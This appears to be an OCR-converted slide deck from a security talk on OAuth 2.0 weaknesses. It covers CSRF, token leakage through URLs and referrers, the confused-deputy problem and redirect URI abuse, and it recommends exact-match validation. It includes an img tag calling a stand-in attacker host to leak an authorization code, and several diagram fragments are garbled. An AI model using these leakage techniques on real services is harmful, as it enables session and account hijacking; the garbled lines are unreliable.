
http://stephensclafani.com/2014/07/29/hacking-facebooks-legacy-api-part-2-stealing-user-sessions/



# #6 Cross-site request forgery OAuth Client


- { CSRF = Cross-site request forgery
- { OWASP Top 10 A8 Cross–Site Request Forgery (CSRF)

{ Browsers make requests (with cookies) to any other origin





# #6 Cross-site request forgery OAuth Client



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## #6 Cross-site request forgery OAuth Client

### Mitigation

#### RFC 6749

An opaque value used by the client to maintain state between the request and callback. The authorization server includes this value when redirecting the user-agent back to the client. The parameter SHOULD be used for preventing cross-site request forgery (CSRF).


### **Attacks**

http://homakov.blogspot.ch/2012/07/saferweb-most-common-oauth2.html

{ https://blog.srcclr.com/spring-social-core-vulnerability-disclosure/




# #5 Cross-site request forgery Authorization Server





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https://www.synack.com/2015/10/08/how-i-hacked-hotmail/



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### Other Attacks

- { http://homakov.blogspot.ch/2014/12/blatant-csrf-in-doorkeeper-most-popular.html
- \frac{\http://intothesymmetry.blogspot.ch/2014/12/cross-site-request-forgery-in-github.html



#### The OAuth 2.0 Authorization Framework: Bearer Token Usage" [RFC 6750]

GET /resource HTTP/1.1

Host: server.example.com

Authorization: Bearer mF\_9.B5f-4.1JqM



POST /resource HTTP/1.1

Host: server.example.com

Content-Type: application/x-www-form-urlencoded

access\_token=mF\_9.B5f-4.1JqM

GET /resource?access\_token=mF\_9.B5f-4.1JqM HTTP/1.1

Host: server.example.com





{ The access token ends up being logged in access.log files (being the access token part of the URI) -


http://thehackernews.com/2013/10/vulnerability-in-facebook-app-allows.html

{ People tend to be indiscriminate on what copy and past in public forum when searching for answer (e.g. Stackoverflow).


{ There is a risk of *access token* leakage through the referrer – <a href="http://intothesymmetry.blogspot.it/2015/10/on-oauth-token-hijacks-for-fun-and.html">http://intothesymmetry.blogspot.it/2015/10/on-oauth-token-hijacks-for-fun-and.html</a>



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


### #3 "Confused Deputy" aka "The Devil Wears Prada"









- 3. Login and authorize
- **4.** Here the Access Token



**1.** *I* want an Access Token

5. Here we go



6. Give me the profile information, here is the Access Token





www.printondemand.biz does not have any security.

They have not Authenticated the



7. www.printondemand.biz uses the profile information from Facebook to log in

www.printondemand.biz



### #3 "Confused Deputy" aka "The Devil Wears Prada"










- **3.** Login and authorize
- **4.** Here the Access Token



**1.** *I want* an Access Token

5. Here we go





6. Give me the profile information, here is the Access Token (a)

7. AUTHENTICATED

What does this tell us?

That www.printondemand.biz authenticated us, given an Access Token

www.printondemand.biz



### #3 "Confused Deputy" aka "The Devil Wears Prada"







- 3. Login and authorize
- **4.** Here the Access Token (A)




**1.** *I want* an Access Token

5. Here we go

Give me the profile information, here is the Access Token at the profile information, here is the Access Token at the profile information, here is the Access Token at the Access Token at

**b.** Give me the profile information, here is the Access Token (A)



a. Here we go






www.printonaemana.biz

www.dosomething.biz
















# #2 - Exploit the redirect URI aka "Lassie Come Home" http://intothesymmetry.blogspot.ie/2015/06/on-oauth-token-hijacks-for-fun-and.html



# Add people you know You'll see what your friends & family are sharing when you add them. Learn more Search for people on Google+ Enter a name, school, email address... Find friends from another account YAHOO! Yahoo Hotmail



http://intothesymmetry.blogspot.ie/2015/06/on-oauth-token-hijacks-for-fun-and.html





2. Google+ wants an Authz Code (redirect\_uri https://plus.google.com/c/auth)

3. Login and authorize

4. Here the Authz Code



CALLBACK: http://example.com/path

GOOD: http://example.com/path

GOOD: http://example.com/path/subdir/other

BAD: http://example.com/bar

BAD: http://example.com/

BAD: http://example.com:8080/path

BAD: http://oauth.example.com:8080/path

BAD: http://example.org



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
https://plus.google.com/app/basic/stream/z12wz30w5xekhjow504ch3vq4wi1gjzrd3w





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




<sup>\*</sup> Image taken from the movie "Lassie Come Home"
























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# The registered


redirect uri

must be as specific as it can be.





#### 2. Printondemand wants an Access Token



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




2. Printondemand wants an Access Token



**1.** *I want* an Access Token



GET /oauth/authorize?

response\_type=code&client\_id=213814055461514&redirect\_uri=https%3A%2F

Host: https://graph.facebook.com







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HTTP/1.1 302 Found

Location: https://gist.github.com/auth/asanso/a2f05bb7e38ba6af88f8?code=SplxlOBeZQQYbYS6WxSbIA



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<img src="http://attackersite.com/">
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
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CALLBACK: http://example.com/path

GOOD: http://example.com/path

GOOD: http://example.com/path/subdir/other

GOOD: http://other.example.com/path

GOOD: http://other.example.com/path/subdir/other

BAD: http://example.com/bar

BAD: http://example.com

BAD: http://example:8080

BAD: http://other.example.com:8080





# The ONLY safe validation method for redirect uri the authorization server should adopt is exact matching

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# Questions?

